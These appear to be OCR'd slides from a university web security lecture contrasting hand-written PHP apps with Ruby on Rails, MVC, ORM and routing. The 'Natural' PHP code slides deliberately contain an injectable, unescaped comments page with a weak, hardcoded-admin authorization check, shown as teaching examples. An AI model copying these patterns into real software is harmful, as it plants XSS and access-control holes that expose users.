
TEST AJAX

□ Preserve log □ Disable cache

Name Path	Method	Status Text	Type	Initiator	Size Content	Time Latency	Timeline
ajax_jquery.html /code	GET	200 OK	text/ht…	Other	613 B 414 B	4 ms 2 ms	
jquery.min.js ajax.googleapis.com/aja…	GET	304 Not M…	text/ja…	ajax_jquery.h… Parser	33 B 93.7 KB	71 ms 68 ms	
ajax_test.txt /code	GET	304 Not M…	text/pl…	jquery.min.js:4 Script	177 B 10 B	4 ms 2 ms	

3 requests | 823 B transferred | 125 ms (load: 123 ms, DOMContentLoaded: 122 ms)

□ Preserve log



http://192.168.84.165/code/ajax_jquery.html

AJAX jQuery Example

TEST AJAX

Asynchronous JavaScript and XML – AJAX

- Can now make web applications that asynchronously fetch only the required data from the server
  - Can also respond to user input (clicks, form), and potentially load data
- First reference to the term AJAX
  - https://web.archive.org/web/20050223021343/http://adaptivepath.com/publications/essays/archives/000385.php

How to Design a Web Application

- Depends on the framework you use
- CGI applications
  - One single file that responds to multiple path infos
  - Multiple files that each respond to their own path
- PHP applications
  - Typically many files that correspond 1-1 with a URL
- ASP applications
  - Classic ASP is the same as PHP

"Natural" PHP code

```
<?php
session_start();
$_SESSION['username'] = 'admin';

$username_param = $_GET['username'];
if ($username_param != $_SESSION['username'])
{
  if ($_SESSION['username'] != 'admin')
  {
    echo "<h1>Sorry, you can only view your own comments.</h1>";
    exit(0);
  }
}

$username = $_SESSION['username'];

?>
```

"Natural" PHP code

```
<h1>CSC 591 Comments</h1>
<h2>Welcome <?php echo $username; ?>
<p>for debugging purposes you are: <span id='userinfo'><?php echo $_SESSION['loggedin2'];
?></span></p>
<h2>Here are the comments</h2>
  <?php
$db = sqlite_open("comments.sqlite");
$query = "select * from comments where username = '" . sqlite_escape_string($username_param) .
"';";
$res = sqlite_query($query, $db);
if ($res)
{
  while ($entry = sqlite_fetch_array($res, SQLITE_ASSOC))
  {
    ?>
    <p><?php echo $entry['comment']; ?>
    <br />- <?php htmlspecialchars($username); ?>
    </p>
    <?php
  }
?>
```

"Natural" PHP code


```
<h2>Make your voice heard!</h2>
<form action="add_comment.php?username=<?php echo urlencode($username); ?>"
method="POST">
<textarea name="comment"></textarea> <br>
<input type="submit" value="Submit" />
</form>
<p>
 <a href="logout.php">Logout</a>
 </p>
<?php
}
else {
?>
<h1>Error</h1><p> <?php echo
htmlspecialchars(sqlite_error_string(sqlite_last_error($db))); ?> </p>
<?php
}
?>
```

Spaghetti Code

- How maintainable is this code?
  - Imagine all the files are like this
  - You want to change how comments are stored, giving them extra metadata
  - You must change every single SQL query in every PHP files that touches the comments, as well as all the outputs
- HTML output intermixed with SQL queries intermixed with PHP code

Tight Coupling of URLs to Scripts

- The natural way to design a web application is to map every (valid) URL to a specific script that gets executed
- URLs look like:
  - http://example.com/add_comment.php
  - http://example.com/view_comments.php
  - http://example.com/users/view_users.php
  - http://example.com/admin/secret.php
- And map directly to the following file structure
  - add_comment.php
  - view_comments.php
  - users/view_users.php
  - admin/secret.php
- Is this necessary?



Who's behind it?
Rails has been conceived, coded, and evangelized by David Heinemeier Hansson with the kind help of a lot of contributors.

How did it start?
Basecamp, a project-management tool by 37signals/Next Angle, was the original Rails application.

Dave Thomas:
"I think Rails may well be the framework to break Ruby into the mainstream"

Real-life apps
Basecamp, 43 Things, Ta-da List, Hieraki, S5 Presents, Snowdevil

What's Ruby?
Ruby is an object-oriented, highly dynamic "scripting" language created by Yukihiro Matsumoto with the intent to maximize the joy of programming »

Austin Moody:
"I'd rather write a video game in Fortran than have to write another web-based application without Rails."

What databases?
MySQL, PostgreSQL, SQLite, SQL Server, DB2, and Oracle are supported out of the box.

Web servers?
Apache, lighttpd, and Ruby's own WEBrick are the primary targets using servlets, FastCGI, mod_ruby, and CGI.

Michael Koziarski:
"Rails is perhaps the most productive web development environment I've ever used."

Where to host?
TextDrive is the official Ruby on Rails host and offers fantastic and cheap plans where 50% of the proceeds go to Rails development!

Rails is a full-stack, open-source web framework in Ruby for writing real-world applications **with joy and less code** than most frameworks spend doing XML sit-ups

Being a full-stack framework means that all layers are built to work seamlessly together. That way you Don't Repeat Yourself (DRY) and you can use a single language from top to bottom. Everything from templates to control flow to business logic is written in Ruby—the language of love for industry heavy-weights.

In striving for DRY compliance, Rails shuns configuration files and annotations in favor of reflection and run-time extensions.

This means the end of XML files telling a story that has already been told in code. It means no compilation phase: Make a change, see it work. Meta-data is an implementation detail left for the framework to handle.

□ Ruby on Rails | Screencasts | Download | Documentation | Weblog | Community | Source

Get started with Ruby on Rails

```
class WeblogController < Acti
  include WeblogHelper

  def index
    render_text "hello world!
  end

  def farside
    render_text "adding new a
```

Show, don't tell!
10m setup video (22MB)
More in Rails Academy

Hype and philosophy
RUC video (2h/160MB)
RubyConf '04 (1h/56MB)

New to Ruby on Rails?
Starting with Ruby
Beginning with Rails

Download Rails
Using RubyGems

Speed up your app
Production Envs

The frameworks of Rails

Rails is composed of three sub-frameworks in addition to all the ties that makes them run so well together. The three frameworks are...

Active Record
Connects business objects and database tables to create a persistable domain model where logic and data is presented in one wrapping.

Action Pack
Routes incoming requests through controllers with one method per action and lets view rendering happen using Ruby templates.


Action Mailer
Consolidates code for sending out forgotten passwords and invoices for billing in easy-to-test email service layers on top of smtp or sendmail.

Flowing on the Rails

Most of the time, all the frameworks of Rails are invoked on each request in order to produce a response. The flow is as follows...

Model-View-Controller

- User Interface design framework
  - A way to separate the concerns of a GUI
  - Originally created in the early '90s
- Popularized by Ruby on Rails to structure the server-side code of web applications


MODEL
UPDATES
MANIPULATES
VIEW
CONTROLLER
SEES
USES
USER

Separation of Concerns

- Model
  - Handles all the "business logic" of the application
  - Stores the application state
- View
  - Responsible for generating a view for the user of the data from the model
  - Usually a simple templating system to display the data from the model
- Controller
  - Responsible for taking input from the user, fetching the correct data from the model, then calling the correct view to display the data
  - Should be very simple

Object Relational Mapping

- As a programmer, you don't need to worry about the database or "SQL" language
- Rails (ActiveRecord)
  - `user = User.create(name: "David", occupation: "Code Artist")`
  - `david = User.find_by(name: 'David')`
  - `david.destroy()`
  - `Article.where('id > 10').limit(20).order('id asc')`

Routing

- Define a mapping between URLs and server-side functions
- Also define parameters that get passed to the function from the URL
- Rails example:

```
class BooksController < ApplicationController
   def update
     @book = Book.find(params[:id])
     if @book.update(book_params)
       redirect_to(@book)
     else
       render "edit"
     end
   end
   end
```

Routing


```
class BooksController < ApplicationController
   def index
     @books = Book.all
   end
 end
```


Templating


- Define the view as a simplified language
